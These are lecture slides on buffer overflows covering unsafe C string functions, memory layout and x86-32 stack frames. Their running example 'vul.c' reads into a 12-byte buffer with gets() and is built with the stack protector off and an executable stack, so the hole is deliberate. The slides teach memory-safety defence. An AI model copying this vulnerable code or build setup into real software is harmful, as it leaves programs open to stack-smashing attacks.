Buffer Overflow

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: Most of slides are from CMPSC 447 of PSU(Gang Tan), CS-412 of EPFL(mathias payer), SeedLab (Kevin Du)

Review

- Key connects in software security
  - Trusting computing base
  - Threat model
  - Security policy vs enforcement – CIA
  - Fundamental principles of software security
    - Isolation, least privilege, compartment
  - AAA

- Common errors in C - Language matters

Some Terminology

- Software **error**
  - A programming mistake that make the software not meet its expectation
- Software **vulnerability**
  - A software error that can lead to possible attacks
- Attack
  - The process of exploiting a vulnerability
  - An attack can exploit a vulnerability to achieve additional functionalities for attackers
    - E.g., privilege escalation, arbitrary code execution

Software, One of the Weakest Links in the Security Chain

- Cryptographic algorithms are **strong**
  - **It's hard** to attacks it
  - Even for crypto hash
- However, even for the best crypto algorithms
  - Software has to implement them correctly
  - A huge of amount of software for other purposes
    - Access control; authentication; ...
- Which programming language to use also matters

Language of Choice for System Programming: C/C++

- Systems software
  - OS; hypervisor; web servers; firmware; network controllers; device drivers; compilers; …
- **Benefits of C/C++:** programming model close to the machine model; flexible; efficient
- BUT **error-prone**
  - Debugging memory errors is a headache
    - Perhaps on par with debugging multithreaded programs
  - **Huge security risk**

Comparing C to Java

- Type safety
  - Safety: something “bad” won’t happen
  - “No untrapped errors”
- Java is **type safe**
  - Static type system + runtime checks + garbage collection
- C is **type unsafe**
  - Out-of-bound array accesses
  - Manual memory management
  - Bad type casts

Java: Runtime Array Bounds Checking

```
int a[10];
a[10] = 3;
```

- An exception is raised
- The length of the array is stored at runtime (the length never changes)

Java: Runtime Array Bounds Checking

- Java optimizer can optimize away lots of unnecessary array bounds checks

```
int sum = 0;
for (i = 0; i<a.length; i++) {
    sum += a[i];
}
```


bounds checking unnecessary

C: No Array Bounds Checking

```
int a[10];
a[10] = 3;
```

- Result in a silent error in C (buffer overflow)
- After that, anything can happen
  - Mysterious crash depending on what was overwritten
  - A security risk as well: if the data written can be controlled by an attacker, then he can possibly exploit this for an attack

C: No Array Bounds Checking

- There are many insecurity library functions
  - char* strcpy(char* destination, const char* source);
    - The strcpy() function copies the string pointed by source (including the null character) to the character array destination.
  - void * memcpy(void *to, const void *from, **size_t numBytes**);
    - memcpy() is used to copy a block of memory from a location to another.

Memory Management

- C: manual memory management
  - malloc/free
  - Memory mismanagement problems: **use after free**; memory leak; **double frees**
- Java: Garbage Collection
  - No “free” operations for programmers
  - GC collects memory of objects that are no longer used
  - Java has no problems such as use after free, as long as the GC is correct

Java Strings

- Similar to an array of chars, but immutable
  - The length of the string is stored at runtime to perform bounds checking
- All string operations do not modify the original string (functional programming)
  - E.g., s.toLowerCase() returns a new string

C Strings

- C provides many string functions in its libraries (libc)
- For example, we use the strcpy function to copy one string to another:

```
#include <string.h>
char string1[] = "Hello, world!";
char string2[20];
strcpy(string2, string1);
```

Using Strings in C

- Another lets us compare strings
- This code fragment will print "strings are different". Notice that strcmp does **not** return a boolean result.

```
char string3[] = "this is";
char string4[] = "a test";
if(strcmp(string3, string4) == 0)
    printf("strings are equal\n");
else
    printf("strings are different\n")
```

Other Common String Functions

- strlen: getting the length of a string
- strncpy: copying with a bound
- strcat/strncat: string concatenation
- gets, fgets: receive input to a string
- …

Common String Manipulation Errors

- Programming with C-style strings, in C or C++, is error prone
- Common errors include
  - Buffer overflows
  - null-termination errors
  - off-by-one errors
  - …

gets: Unbounded String Copies

- Occur when data is copied from an unbounded source to a fixed-length character array

```
void main(void) {
    char Password[8];
    puts("Enter a 8-character password:");
    gets(Password);
    printf("Password=%s\n",Password);
}
```

strcpy and strcat

- The standard string library functions do not know the size of the destination buffer

```
int main(int argc, char *argv[]) {
    char name[2048];
    strcpy(name, argv[1]);
    strcat(name, " = ");
    strcat(name, argv[2]);
    ...
}
```

Better String Library Functions

- Functions that restrict the number of bytes are often recommended
- Never use gets(buf)
  - Use **`fgets(buf, size, stdin)`** instead

From gets to fgets

- char *fgets(char *BUF, int N, FILE *FP);
  - *“Reads at most N-1 characters from FP until a newline is found. The characters including to the newline are stored in BUF. The buffer is terminated with a 0.”*

```
void main(void) {
    char Password[8];
    puts("Enter a 8-character password:");
    fgets(Password, 8, stdin);
    ...
}
```

9

9

Better String Library Functions

- Instead of strcpy(), use strncpy()
- Instead of strcat(), use strncat()
- Instead of sprintf(), use snprintf()

But Still Need Care

- char *strncpy(char *s1, const char *s2, size_t n);
  - *“Copy not more than n characters (including the null character) from the array pointed to by s2 to the array pointed to by s1; If the string pointed to by s2 is shorter than n characters, null characters are appended to the destination array until a total of n characters have been written.”*
- What happens if the size of s2 is n or greater
  - It gets truncated
  - And s1 may not be null-terminated!

Null-Termination Errors

```
int main(int argc, char* argv[]) {
    char a[16], b[16];
    strncpy(a, "0123456789abcdef", sizeof(a));
    printf("%s\n",a);
    strcpy(b, a);
}
```

- a[] not properly terminated. Possible segmentation fault if printf("%s\n",a);

strcpy to strncpy

strncpy(dest, src, sizeof(dest)-1)

dst[sizeof(dest)-1] = `\0`;

if dest should be null-terminated!


- You never have this headache in Java
- Further, strncpy has big performance penalty vs. strcpy
  - It NIL-fills the remainder of the destination

- Buffer Overflow

Problems Caused by Buffer Overflows

- The first Internet worm, and many subsequent ones (CodeRed, Blaster, ...), exploited buffer overflows
- Buffer overflows still cause many security alerts nowadays
  - E.g., check out CERT, cve.mitre.org, or bugtraq
- Trends
  - Attacks are getting cleverer
    - defeating ever more clever countermeasures
  - Attacks are getting easier to do, by script kiddies

Buffer Overflow: No.1 Software Vulnerability



Security bugs found in Microsoft bug fix month (2002)

How Can Buffer Overflow Errors Lead to Software Vulnerabilities?


- All the examples look like simple *programming bugs*
- How can they possibly enable attackers to do bad things?
  - **Stack smashing** to exploit buffer overflows
    - Illustrate the technique using the Intel x86-32 architecture

Compilation, Program, and Process

- Compilation
  - From high-level programs to low-level machine code
- Program: static code and data
- Process: a runtime instance of a program


Program Memory Layout

- Text segment: executable code of the program
- Data segment: static/global variables that are initialized
- BSS: uninitialized static/global variables
- Heap: space for dynamic memor
- Stack: local variables, return address, arguments …



Program Memory Layout

```c
int x = 100;
int main()
{
  // data stored on stack
  int   a=2;
  float b=2.5;
  static int y;

  // allocate memory on heap
  int *ptr = (int *) malloc(2*sizeof(int));

  // values 5 and 6 stored on heap
  ptr[0]=5;
  ptr[1]=6;

  // deallocate memory on heap
  free(ptr);

  return 1;
}
```




Stack Layout

- When func() is called, a block of memory will be allocated on top of the stack.
- Arguments: passed to the function. Reverse order
- Return address
- Previous stack frame pointer (ebp)
- Local variables

```
void func(int a, int b)
{
   int x, y;
   x = a + b;
   y = a - b;
}
```

Stack Layout



Frame Pointer

- Why do we need **stack frame pointer (EBP)**: to access local variables
- Local variables: stack frame pointer plus offset
- Stack frame pointer is set during runtime

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

$$x = a + b$$


Stack Layout for Function Call Chain

Stack Segment

The stack supports nested invocation calls

Information pushed on the stack as a result of a function call is called a frame

```
b()  {…}
a()  {
   b();
}
main()  {
   a();
}
```



*Slide by Robert Seacord

Stack Frames

- Stack grows from high mem to low mem
- The stack pointer points to the top of the stack
  - RSP in Intel x86-64, ESP in intel x86-32
- The frame pointer points to the end of the current frame
  - also called the base pointer
  - RBP in Intel x86-64, EBP in Intel x86-32
- The stack is modified during
  - function calls, function initialization, returning from a function

A Running Example


- gcc -o vul -z execstack -m32 **-fno-stack-protector** vul.c

```c
#include <stdio.h>
#include <stdlib.h>

void function(int a, int b) {
    char buffer[12];
    gets(buffer);
    return;
}

void main() {
    int x;
    x = 0;
    function(1,2);
    x = 1;
    printf("%d\n",x);
}
```

```
0000575 <main>:
575:   8d 4c 24 04              lea    0x4(%esp),%ecx
579:   83 e4 f0                 and    $0xfffffff0,%esp
57c:   ff 71 fc                 pushl  -0x4(%ecx)
57f:   55                       push   %ebp
580:   89 e5                    mov    %esp,%ebp
582:   53                       push   %ebx
583:   51                       push   %ecx
584:   83 ec 10                 sub    $0x10,%esp
587:   e8 c4 fe ff ff           call   450 <__x86.get_pc_thunk.bx>
58c:   81 c3 48 1a 00 00        add    $0x1a48,%ebx
592:   c7 45 f4 00 00 00 00     movl   $0x0,-0xc(%ebp)
599:   83 ec 08                 sub    $0x8,%esp
59c:   6a 02                    push   $0x2
59e:   6a 01                    push   $0x1
5a0:   e8 a8 ff ff ff           call   54d <function>
5a5:   83 c4 10                 add    $0x10,%esp
5a8:   c7 45 f4 01 00 00 00     movl   $0x1,-0xc(%ebp)
5af:   83 ec 08                 sub    $0x8,%esp
5b2:   ff 75 f4                 pushl  -0xc(%ebp)
5b5:   8d 83 8c e6 ff ff        lea    -0x1974(%ebx),%eax
5bb:   50                       push   %eax
5bc:   e8 0f fe ff ff           call   3d0 <printf@plt>
5c1:   83 c4 10                 add    $0x10,%esp
5c4:   90                       nop
5c5:   8d 65 f8                 lea    -0x8(%ebp),%esp
5c8:   59                       pop    %ecx
5c9:   5b                       pop    %ebx
5ca:   5d                       pop    %ebp
5cb:   8d 61 fc                 lea    -0x4(%ecx),%esp
5ce:   c3                       ret
```

Function Call


- Parameters
  - Intel x86-32: stack



